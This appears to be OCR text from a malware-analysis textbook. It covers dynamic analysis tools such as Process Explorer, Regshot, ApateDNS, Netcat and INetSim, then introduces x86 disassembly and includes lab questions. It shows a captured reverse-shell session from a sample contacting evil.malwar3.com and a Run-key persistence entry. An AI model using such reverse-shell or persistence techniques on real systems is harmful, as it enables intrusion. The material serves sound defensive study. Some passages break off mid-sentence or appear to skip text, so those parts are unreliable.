


Figure 3-5: Process Explorer examining svchost.exe *malware*

Process Explorer shows five columns: Process (the process name), PID (the process identifier), CPU (CPU usage), Description, and Company Name. The view updates every second. By default, services are highlighted in pink, processes in blue, new processes in green, and terminated processes in red. Green and red highlights are temporary, and are removed after the process has started or terminated. When analyzing malware, watch the Process Explorer window for changes or new processes, and be sure to investigate them thoroughly.

Process Explorer can display quite a bit of information for each process. For example, when the DLL information display window is active, you can click a process to see all DLLs it loaded into memory. You can change the DLL display window to the Handles window, which shows all handles held by the process, including file handles, mutexes, events, and so on.

The Properties window shown in Figure 3-6 opens when you double-click a process name. This window can provide some particularly useful information about your subject malware. The Threads tab shows all active threads, the TCP/IP tab displays active connections or ports on which the process is listening, and the Image tab (opened in the figure) shows the path on disk to the executable.




Figure 3-6: The Properties window, Image tab

Using the Verify Option

One particularly useful Process Explorer feature is the Verify button on the Image tab. Click this button to verify that the image on disk is, in fact, the Microsoft signed binary. Because Microsoft uses digital signatures for most of its core executables, when Process Explorer verifies that a signature is valid, you can be sure that the file is actually the executable from Microsoft. This feature is particularly useful for verifying that the Windows file on disk has not been corrupted; malware often replaces authentic Windows files with its own in an attempt to hide.

The Verify button verifies the image on disk rather than in memory, and it is useless if an attacker uses *process replacement*, which involves running a process on the system and overwriting its memory space with a malicious executable. Process replacement provides the malware with the same privileges

as the process it is replacing, so that the malware appears to be executing as a legitimate process, but it leaves a fingerprint: The image in memory will differ from the image on disk. For example, in Figure 3-6, the *svchost.exe* process is verified, yet it is actually malware. We'll discuss process replacement in more detail in Chapter 12.

Comparing Strings

One way to recognize process replacement is to use the Strings tab in the Process Properties window to compare the strings contained in the disk executable (image) against the strings in memory for that same executable running in memory. You can toggle between these string views using the buttons at the bottom-left corner, as shown in Figure 3-7. If the two string listings are drastically different, process replacement may have occurred. This string discrepancy is displayed in Figure 3-7. For example, the string `FAVORITES.DAT` appears multiple times in the right half of the figure (*svchost.exe* in memory), but it cannot be found in the left half of the figure (*svchost.exe* on disk).




Figure 3-7: The Process Explorer Strings tab shows strings on disk (left) versus strings in memory (right) for active svchost.exe.

Using Dependency Walker

Process Explorer allows you to launch *depends.exe* (Dependency Walker) on a running process by right-clicking a process name and selecting **Launch Depends**. It also lets you search for a handle or DLL by choosing **Find ▸ Find Handle or DLL**.

The Find DLL option is particularly useful when you find a malicious DLL on disk and want to know if any running processes use that DLL. The Verify button verifies the EXE file on disk, but not every DLL loaded during runtime. To determine whether a DLL is loaded into a process after load time, you can compare the DLL list in Process Explorer to the imports shown in Dependency Walker.

Analyzing Malicious Documents

You can also use Process Explorer to analyze malicious documents, such as PDFs and Word documents. A quick way to determine whether a document is malicious is to open Process Explorer and then open the suspected malicious document. If the document launches any processes, you should see them in Process Explorer, and be able to locate the malware on disk via the Image tab of the Properties window.

NOTE *Opening a malicious document while using monitoring tools can be a quick way to determine whether a document is malicious; however, you will have success running only vulnerable versions of the document viewer. In practice, it is best to use intentionally unpatched versions of the viewing application to ensure that the exploitation will be successful. The easiest way to do this is with multiple snapshots of your analysis virtual machine, each with old versions of document viewers such as Adobe Reader and Microsoft Word.*

Comparing Registry Snapshots with Regshot

Regshot (shown in Figure 3-8) is an open source registry comparison tool that allows you to take and compare two registry snapshots.

Figure 3-8: Regshot window

To use Regshot for malware analysis, simply take the first shot by clicking the **1st Shot** button, and then run the malware and wait for it to finish making any system changes. Next, take the second shot by clicking the **2nd Shot** button. Finally, click the **Compare** button to compare the two snapshots.

Listing 3-1 displays a subset of the results generated by Regshot during malware analysis. Registry snapshots were taken before and after running the spyware *ckr.exe*.

```
Regshot
Comments:
Datetime: <date>
Computer: MALWAREANALYSIS
Username: username

----------------------------------
Keys added: 0
----------------------------------
```

```
---------------------------------
Values added:3
---------------------------------
❶ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ckr:C:\WINDOWS\system32\
ckr.exe
...
...

---------------------------------
Values modified:2
---------------------------------
❷ HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 00 43 7C 25 9C 68 DE 59 C6 C8
9D C3 1D E6 DC 87 1C 3A C4 E4 D9 0A B1 BA C1 FB 80 EB 83 25 74 C4 C5 E2 2F CE
4E E8 AC C8 49 E8 E8 10 3F 13 F6 A1 72 92 28 8A 01 3A 16 52 86 36 12 3C C7 EB
5F 99 19 1D 80 8C 8E BD 58 3A DB 18 06 3D 14 8F 22 A4
...

---------------------------------
Total changes:5
---------------------------------
```

Listing 3-1: Regshot comparison results

As you can see *ckr.exe* creates a value at `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` as a persistence mechanism ❶. A certain amount of noise ❷ is typical in these results, because the random-number generator seed is constantly updated in the registry.

As with procmon, your analysis of these results requires patient scanning to find nuggets of interest.

Faking a Network

Malware often beacons out and eventually communicates with a command-and-control server, as we'll discuss in depth in Chapter 14. You can create a fake network and quickly obtain network indicators, without actually connecting to the Internet. These indicators can include DNS names, IP addresses, and packet signatures.

To fake a network successfully, you must prevent the malware from realizing that it is executing in a virtualized environment. (See Chapter 2 for a discussion on setting up virtual networks with VMware.) By combining the tools discussed here with a solid virtual machine network setup, you will greatly increase your chances of success.

Using ApateDNS

ApateDNS, a free tool from Mandiant (*www.mandiant.com/products/research/mandiant_apatedns/download*), is the quickest way to see DNS requests made by malware. ApateDNS spoofs DNS responses to a user-specified IP address by listening on UDP port 53 on the local machine. It responds to DNS requests with the DNS response set to an IP address you specify. ApateDNS can display the hexadecimal and ASCII results of all requests it receives.

To use ApateDNS, set the IP address you want sent in DNS responses at ❷ and select the interface at ❹. Next, press the **Start Server** button; this will automatically start the DNS server and change the DNS settings to localhost. Next, run your malware and watch as DNS requests appear in the ApateDNS window. For example, in Figure 3-9, we redirect the DNS requests made by malware known as *RShell*. We see that the DNS information is requested for *evil.malwar3.com* and that request was made at 13:22:08 ❶.




Figure 3-9: ApateDNS responding to a request for evil.malwar3.com

In the example shown in the figure, we redirect DNS requests to 127.0.0.1 (localhost), but you may want to change this address to point to something external, such as a fake web server running on a Linux virtual machine. Because the IP address will differ from that of your Windows malware analysis virtual machine, be sure to enter the appropriate IP address before starting the server. By default ApateDNS will use the current gateway or current DNS settings to insert into DNS responses.

You can catch additional domains used by a malware sample through the use of the nonexistent domain (NXDOMAIN) option at ❸. Malware will often loop through the different domains it has stored if the first or second domains are not found. Using this NXDOMAIN option can trick malware into giving you additional domains it has in its configuration.

Monitoring with Netcat

Netcat, the "TCP/IP Swiss Army knife," can be used over both inbound and outbound connections for port scanning, tunneling, proxying, port forwarding, and much more. In listen mode, Netcat acts as a server, while in connect mode it acts as a client. Netcat takes data from standard input for transmission over the network. All the data it receives is output to the screen via standard output.

Let's look at how you can use Netcat to analyze the malware *RShell* from Figure 3-9. Using ApateDNS, we redirect the DNS request for *evil.malwar3.com* to our local host. Assuming that the malware is going out over port 80 (a common choice), we can use Netcat to listen for connections before executing the malware.

Malware frequently uses port 80 or 443 (HTTP or HTTPS traffic, respectively), because these ports are typically not blocked or monitored as outbound connections. Listing 3-2 shows an example.

```
C:\> nc -l -p 80 ❶
POST /cq/frame.htm HTTP/1.1
Host: www.google.com ❷
User-Agent: Mozilla/5.0 (Windows; Windows NT 5.1; TWFsd2FyZUh1bnRlcg==;
rv:1.38)
Accept: text/html, application
Accept-Language: en-US, en:q=
Accept-Encoding: gzip, deflate
Keep-Alive: 300
Content-Type: application/x-form-urlencoded
Content-Length

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

Z:\Malware> ❸
```

Listing 3-2: Netcat example listening on port 80

The Netcat (`nc`) command ❶ shows the options required to listen on a port. The `-l` flag means listen, and `-p` (with a port number) specifies the port on which to listen. The malware connects to our Netcat listener because we're using ApateDNS for redirection. As you can see, *RShell* is a reverse shell ❸, but it does not immediately provide the shell. The network connection first appears as an HTTP `POST` request to `www.google.com` ❷, fake `POST` data that *RShell* probably inserts to obfuscate its reverse shell, because network analysts frequently look only at the start of a session.

Packet Sniffing with Wireshark

Wireshark is an *open source sniffer*, a packet capture tool that intercepts and logs network traffic. Wireshark provides visualization, packet-stream analysis, and in-depth analysis of individual packets.

Like many tools discussed in this book, Wireshark can be used for both good and evil. It can be used to analyze internal networks and network usage, debug application issues, and study protocols in action. But it can also be used to sniff passwords, reverse-engineer network protocols, steal sensitive information, and listen in on the online chatter at your local coffee shop.

The Wireshark display has four parts, as shown in Figure 3-10:

- The Filter box ❶ is used to filter the packets displayed.
- The packet listing ❷ shows all packets that satisfy the display filter.
- The packet detail window ❸ displays the contents of the currently selected packet (in this case, packet 47).
- The hex window ❹ displays the hex contents of the current packet. The hex window is linked with the packet detail window and will highlight any fields you select.

To capture packets, choose **Capture ▸ Interfaces** and select the interface you want to use to collect packets. Options include using promiscuous mode or setting a capture filter.

WARNING *Wireshark is known to have many security vulnerabilities, so be sure to run it in a safe environment.*

Wireshark can help you to understand how malware is performing network communication by sniffing packets as the malware communicates. To use Wireshark for this purpose, connect to the Internet or simulate an Internet connection, and then start Wireshark's packet capture and run the malware. (You can use Netcat to simulate an Internet connection.)

Chapter 14 discusses protocol analysis and additional uses of Wireshark in more detail.

Using INetSim

INetSim is a free, Linux-based software suite for simulating common Internet services. The easiest way to run INetSim if your base operating system is Microsoft Windows is to install it on a Linux virtual machine and set it up on the same virtual network as your malware analysis virtual machine.

INetSim is the best free tool for providing fake services, allowing you to analyze the network behavior of unknown malware samples by emulating services such as HTTP, HTTPS, FTP, IRC, DNS, SMTP, and others. Listing 3-3 displays all services that INetSim emulates by default, all of which (including the default ports used) are shown here as the program is starting up.

```
  * dns 53/udp/tcp - started (PID 9992)
  * http 80/tcp - started (PID 9993)
  * https 443/tcp - started (PID 9994)
  * smtp 25/tcp - started (PID 9995)
  * irc 6667/tcp - started (PID 10002)
  * smtps 465/tcp - started (PID 9996)
  * ntp 123/udp - started (PID 10003)
  * pop3 110/tcp - started (PID 9997)
  * finger 79/tcp - started (PID 10004)
  * syslog 514/udp - started (PID 10006)
  * tftp 69/udp - started (PID 10001)
  * pop3s 995/tcp - started (PID 9998)
  * time 37/tcp - started (PID 10007)
  * ftp 21/tcp - started (PID 9999)
  * ident 113/tcp - started (PID 10005)
  * time 37/udp - started (PID 10008)
  * ftps 990/tcp - started (PID 10000)
  * daytime 13/tcp - started (PID 10009)
  * daytime 13/udp - started (PID 10010)
  * echo 7/tcp - started (PID 10011)
  * echo 7/udp - started (PID 10012)
  * discard 9/udp - started (PID 10014)
```

```
* discard 9/tcp - started (PID 10013)
* quotd 17/tcp - started (PID 10015)
* quotd 17/udp - started (PID 10016)
* chargen 19/tcp - started (PID 10017)
* dummy 1/udp - started (PID 10020)
* chargen 19/udp - started (PID 10018)
* dummy 1/tcp - started (PID 10019)
```

Listing 3-3: INetSim default emulated services

INetSim does its best to look like a real server, and it has many easily configurable features to ensure success. For example, by default, it returns the banner of Microsoft IIS web server if is it scanned.

Some of INetSim's best features are built into its HTTP and HTTPS server simulation. For example, INetSim can serve almost any file requested. For example, if a piece of malware requests a JPEG from a website to continue its operation, INetSim will respond with a properly formatted JPEG. Although that image might not be the file your malware is looking for, the server does not return a 404 or another error, and its response, even if incorrect, can keep the malware running.

INetSim can also record all inbound requests and connections, which you'll find particularly useful for determining whether the malware is connected to a standard service or to see the requests it is making. And INetSim is extremely configurable. For example, you can set the page or item returned after a request, so if you realize that your subject malware is looking for a particular web page before it will continue execution, you can provide that page. You can also modify the port on which various services listen, which can be useful if malware is using nonstandard ports.

And because INetSim is built with malware analysis in mind, it offers many unique features, such as its Dummy service, a feature that logs all data received from the client, regardless of the port. The Dummy service is most useful for capturing all traffic sent from the client to ports not bound to any other service module. You can use it to record all ports to which the malware connects and the corresponding data that is sent. At least the TCP handshake will complete, and additional data can be gathered.

Basic Dynamic Tools in Practice

All the tools discussed in this chapter can be used in concert to maximize the amount of information gleaned during dynamic analysis. In this section, we'll look at all the tools discussed in the chapter as we present a sample setup for malware analysis. Your setup might include the following:

1. Running procmon and setting a filter on the malware executable name and clearing out all events just before running.
2. Starting Process Explorer.
3. Gathering a first snapshot of the registry using Regshot.

Conclusion

Basic dynamic analysis of malware can assist and confirm your basic static analysis findings. Most of the tools described in this chapter are free and easy to use, and they provide considerable detail.

However, basic dynamic analysis techniques have their deficiencies, so we won't stop here. For example, to understand the networking component in the *msts.exe* fully, you would need to reverse-engineer the protocol to determine how best to continue your analysis. The next step is to perform advanced static analysis techniques with disassembly and dissection at the binary level, which is discussed in the next chapter.

LABS

Lab 3-1

Analyze the malware found in the file *Lab03-01.exe* using basic dynamic analysis tools.

Questions

1. What are this malware's imports and strings?
2. What are the malware's host-based indicators?
3. Are there any useful network-based signatures for this malware? If so, what are they?

Lab 3-2

Analyze the malware found in the file *Lab03-02.dll* using basic dynamic analysis tools.

Questions

1. How can you get this malware to install itself?
2. How would you get this malware to run after installation?
3. How can you find the process under which this malware is running?
4. Which filters could you set in order to use procmon to glean information?
5. What are the malware's host-based indicators?
6. Are there any useful network-based signatures for this malware?

Lab 3-3

Execute the malware found in the file *Lab03-03.exe* while monitoring it using basic dynamic analysis tools in a safe environment.

Questions

1. What do you notice when monitoring this malware with Process Explorer?
2. Can you identify any live memory modifications?
3. What are the malware's host-based indicators?
4. What is the purpose of this program?

Lab 3-4

Analyze the malware found in the file *Lab03-04.exe* using basic dynamic analysis tools. (This program is analyzed further in the Chapter 9 labs.)

Questions

1. What happens when you run this file?
2. What is causing the roadblock in dynamic analysis?
3. Are there other ways to run this program?

PART 2

ADVANCED STATIC ANALYSIS

4

A CRASH COURSE IN X86 DISASSEMBLY

As discussed in previous chapters, basic static and dynamic malware analysis methods are good for initial triage, but they do not provide enough information to analyze malware completely.

Basic static techniques are like looking at the outside of a body during an autopsy. You can use static analysis to draw some preliminary conclusions, but more in-depth analysis is required to get the whole story. For example, you might find that a particular function is imported, but you won't know how it's used or whether it's used at all.

Basic dynamic techniques also have shortcomings. For example, basic dynamic analysis can tell you how your subject malware responds when it receives a specially designed packet, but you can learn the format of that packet only by digging deeper. That's where disassembly comes in, as you'll learn in this chapter.

Disassembly is a specialized skill that can be daunting to those new to programming. But don't be discouraged; this chapter will give you a basic understanding of disassembly to get you off on the right foot.

Machine code The machine code level consists of *opcodes*, hexadecimal digits that tell the processor what you want it to do. Machine code is typically implemented with several microcode instructions so that the underlying hardware can execute the code. Machine code is created when a computer program written in a high-level language is compiled.

Low-level languages A low-level language is a human-readable version of a computer architecture's instruction set. The most common low-level language is assembly language. Malware analysts operate at the low-level languages level because the machine code is too difficult for a human to comprehend. We use a disassembler to generate low-level language text, which consists of simple mnemonics such as `mov` and `jmp`. Many different dialects of assembly language exist, and we'll explore each in turn.

NOTE *Assembly is the highest level language that can be reliably and consistently recovered from machine code when high-level language source code is not available.*

High-level languages Most computer programmers operate at the level of high-level languages. High-level languages provide strong abstraction from the machine level and make it easy to use programming logic and flow-control mechanisms. High-level languages include C, C++, and others. These languages are typically turned into machine code by a compiler through a process known as *compilation*.

Interpreted languages Interpreted languages are at the top level. Many programmers use interpreted languages such as C#, Perl, .NET, and Java. The code at this level is not compiled into machine code; instead, it is translated into bytecode. *Bytecode* is an intermediate representation that is specific to the programming language. Bytecode executes within an *interpreter*, which is a program that translates bytecode into executable machine code on the fly at runtime. An interpreter provides an automatic level of abstraction when compared to traditional compiled code, because it can handle errors and memory management on its own, independent of the OS.

Reverse-Engineering

When malware is stored on a disk, it is typically in *binary* form at the machine code level. As discussed, machine code is the form of code that the computer can run quickly and efficiently. When we disassemble malware (as shown in Figure 4-1), we take the malware binary as input and generate assembly language code as output, usually with a *disassembler*. (Chapter 5 discusses the most popular disassembler, IDA Pro.)

Assembly language is actually a class of languages. Each assembly dialect is typically used to program a single family of microprocessors, such as x86, x64, SPARC, PowerPC, MIPS, and ARM. x86 is by far the most popular architecture for PCs.

Most 32-bit personal computers are x86, also known as Intel IA-32, and all modern 32-bit versions of Microsoft Windows are designed to run on the x86 architecture. Additionally, most AMD64 or Intel 64 architectures running Windows support x86 32-bit binaries. For this reason, most malware is compiled for x86, which will be our focus throughout this book. (Chapter 21 covers malware compiled for the Intel 64 architecture.) Here, we'll focus on the x86 architecture aspects that come up most often during malware analysis.

NOTE *For additional information about assembly, Randall Hyde's* The Art of Assembly Language, 2nd Edition *(No Starch Press, 2010) is an excellent resource. Hyde's book offers a patient introduction to x86 assembly for non-assembly programmers.*

The x86 Architecture

The internals of most modern computer architectures (including x86) follow the Von Neumann architecture, illustrated in Figure 4-2. It has three hardware components:

- The *central processing unit (CPU)* executes code.
- The *main memory* of the system (RAM) stores all data and code.
- An *input/output system (I/O)* interfaces with devices such as hard drives, keyboards, and monitors.




Figure 4-2: Von Neumann architecture

As you can see in Figure 4-2, the CPU contains several components: The *control unit* gets instructions to execute from RAM using a *register* (the *instruction pointer*), which stores the address of the instruction to execute. Registers are the CPU's basic data storage units and are often used to save time so that the CPU doesn't need to access RAM. The *arithmetic logic unit (ALU)* executes an instruction fetched from RAM and places the results in registers or memory. The process of fetching and executing instruction after instruction is repeated as a program runs.

Main Memory

The main memory (RAM) for a single program can be divided into the following four major sections, as shown in Figure 4-3.




Figure 4-3: Basic memory layout for a program

Data This term can be used to refer to a specific section of memory called the *data section*, which contains values that are put in place when a program is initially loaded. These values are sometimes called *static* values because they may not change while the program is running, or they may be called *global* values because they are available to any part of the program.

Code Code includes the instructions fetched by the CPU to execute the program's tasks. The code controls what the program does and how the program's tasks will be orchestrated.

Heap The heap is used for dynamic memory during program execution, to create (allocate) new values and eliminate (free) values that the program no longer needs. The heap is referred to as *dynamic memory* because its contents can change frequently while the program is running.

Stack The stack is used for local variables and parameters for functions, and to help control program flow. We will cover the stack in depth later in this chapter.

Although the diagram in Figure 4-3 shows the four major sections of memory in a particular order, these pieces may be located throughout memory. For example, there is no guarantee that the stack will be lower than the code or vice versa.

Instructions

Instructions are the building blocks of assembly programs. In x86 assembly, an instruction is made of a *mnemonic* and zero or more *operands*. As shown in

Table 4-1, the mnemonic is a word that identifies the instruction to execute, such as `mov`, which moves data. Operands are typically used to identify information used by the instruction, such as registers or data.

Table 4-1: Instruction Format

Mnemonic	Destination operand	Source operand
`mov`	`ecx`	`0x42`

Opcodes and Endianness

Each instruction corresponds to *opcodes* (operation codes) that tell the CPU which operation the program wants to perform. This book and other sources use the term *opcode* for the entire machine instruction, although Intel technically defines it much more narrowly.

Disassemblers translate opcodes into human-readable instructions. For example, in Table 4-2, you can see that the opcodes are `B9 42 00 00 00` for the instruction `mov ecx, 0x42`. The value `0xB9` corresponds to `mov ecx`, and `0x42000000` corresponds to the value `0x42`.

Table 4-2: Instruction Opcodes

Instruction	`mov ecx,`	`0x42`
Opcodes	`B9`	`42 00 00 00`

`0x42000000` is treated as the value `0x42` because the x86 architecture uses the little-endian format. The *endianness* of data describes whether the most significant (*big-endian*) or least significant (*little-endian*) byte is ordered first (at the smallest address) within a larger data item. Changing between endianness is something malware must do during network communication, because network data uses big-endian and an x86 program uses little-endian. Therefore, the IP address 127.0.0.1 will be represented as 0x7F000001 in big-endian format (over the network) and 0x0100007F in little-endian format (locally in memory). As a malware analyst, you must be cognizant of endianness to ensure you don't accidentally reverse the order of important indicators like an IP address.

Operands

Operands are used to identify the data used by an instruction. Three types of operands can be used:

- *Immediate* operands are fixed values, such as the `0x42` shown in Table 4-1.
- *Register* operands refer to registers, such as `ecx` in Table 4-1.
- *Memory address* operands refer to a memory address that contains the value of interest, typically denoted by a value, register, or equation between brackets, such as `[eax]`.

Registers

A register is a small amount of data storage available to the CPU, whose contents can be accessed more quickly than storage available elsewhere. x86 processors have a collection of registers available for use as temporary storage or workspace. Table 4-3 shows the most common x86 registers, which fall into the following four categories:

- *General registers* are used by the CPU during execution.
- *Segment registers* are used to track sections of memory.
- *Status flags* are used to make decisions.
- *Instruction pointers* are used to keep track of the next instruction to execute.

You can use Table 4-3 as a reference throughout this chapter to see how a register is categorized and broken down. The sections that follow discuss each of these register categories in depth.

Table 4-3: The x86 Registers

General registers	Segment registers	Status register	Instruction pointer
EAX (AX, AH, AL)	CS	EFLAGS	EIP
EBX (BX, BH, BL)	SS		
ECX (CX, CH, CL)	DS		
EDX (DX, DH, DL)	ES		
EBP (BP)	FS		
ESP (SP)	GS		
ESI (SI)			

All general registers are 32 bits in size and can be referenced as either 32 or 16 bits in assembly code. For example, EDX is used to reference the full 32-bit register, and DX is used to reference the lower 16 bits of the EDX register.

Four registers (EAX, EBX, ECX, and EDX) can also be referenced as 8-bit values using the lowest 8 bits or the second set of 8 bits. For example, AL is used to reference the lowest 8 bits of the EAX register, and AH is used to reference the second set of 8 bits.

Table 4-3 lists the possible references for each general register. The EAX register breakdown is illustrated in Figure 4-4. In this example, the 32-bit (4-byte) register EAX contains the value 0xA9DC81F5, and code can reference the data inside EAX in three additional ways: AX (2 bytes) is 0x81F5, AL (1 byte) is 0xF5, and AH (1 byte) is 0x81.

General Registers

The general registers typically store data or memory addresses, and are often used interchangeably to get things accomplished within the program. However, despite being called *general* registers, they aren't always used that way.

NOTE *For details on all available flags, see Volume 1 of the* Intel 64 and IA-32 Architectures Software Developer's Manuals, *discussed at the end of this chapter.*

EIP, the Instruction Pointer

In x86 architecture, *EIP*, also known as the *instruction pointer* or *program counter*, is a register that contains the memory address of the next instruction to be executed for a program. EIP's only purpose is to tell the processor what to do next.

NOTE *When EIP is corrupted (that is, it points to a memory address that does not contain legitimate program code), the CPU will not be able to fetch legitimate code to execute, so the program running at the time will likely crash. When you control EIP, you can control what is executed by the CPU, which is why attackers attempt to gain control of EIP through exploitation. Generally, attackers must have attack code in memory and then change EIP to point to that code to exploit a system.*

Simple Instructions

The simplest and most common instruction is `mov`, which is used to move data from one location to another. In other words, it's the instruction for reading and writing to memory. The `mov` instruction can move data into registers or RAM. The format is `mov destination, source`. (We use Intel syntax throughout the book, which lists the destination operand first.)

Table 4-4 contains examples of the `mov` instruction. Operands surrounded by brackets are treated as memory references to data. For example, `[ebx]` references the data at the memory address EBX. The final example in Table 4-4 uses an equation to calculate a memory address. This saves space, because it does not require separate instructions to perform the calculation contained within the brackets. Performing calculations such as this within an instruction is not possible unless you are calculating a memory address. For example, `mov eax, ebx+esi*4` (without the brackets) is an invalid instruction.

Table 4-4: `mov` Instruction Examples

Instruction	Description
`mov eax, ebx`	Copies the contents of EBX into the EAX register
`mov eax, 0x42`	Copies the value 0x42 into the EAX register
`mov eax, [0x4037C4]`	Copies the 4 bytes at the memory location 0x4037C4 into the EAX register
`mov eax, [ebx]`	Copies the 4 bytes at the memory location specified by the EBX register into the EAX register
`mov eax, [ebx+esi*4]`	Copies the 4 bytes at the memory location specified by the result of the equation `ebx+esi*4` into the EAX register

Another instruction similar to `mov` is `lea`, which means "load effective address." The format of the instruction is `lea destination, source`. The `lea` instruction is used to put a memory address into the destination. For example, `lea eax, [ebx+8]` will put EBX+8 into EAX. In contrast, `mov eax, [ebx+8]` loads

The Stack

Memory for functions, local variables, and flow control is stored in a *stack*, which is a data structure characterized by pushing and popping. You push items onto the stack, and then pop those items off. A stack is a last in, first out (LIFO) structure. For example, if you push the numbers 1, 2, and then 3 (in order), the first item to pop off will be 3, because it was the last item pushed onto the stack.

The x86 architecture has built-in support for a stack mechanism. The register support includes the ESP and EBP registers. ESP is the stack pointer and typically contains a memory address that points to the top of stack. The value of this register changes as items are pushed on and popped off the stack. EBP is the base pointer that stays consistent within a given function, so that the program can use it as a placeholder to keep track of the location of local variables and parameters.

The stack instructions include `push`, `pop`, `call`, `leave`, `enter`, and `ret`. The stack is allocated in a top-down format in memory, and the highest addresses are allocated and used first. As values are pushed onto the stack, smaller addresses are used (this is illustrated a bit later in Figure 4-7).

The stack is used for short-term storage only. It frequently stores local variables, parameters, and the return address. Its primary usage is for the management of data exchanged between function calls. The implementation of this management varies among compilers, but the most common convention is for local variables and parameters to be referenced relative to EBP.

Function Calls

Functions are portions of code within a program that perform a specific task and that are relatively independent of the remaining code. The main code calls and temporarily transfers execution to functions before returning to the main code. How the stack is utilized by a program is consistent throughout a given binary. For now, we will focus on the most common convention, known as cdecl. In Chapter 6 we will explore alternatives.

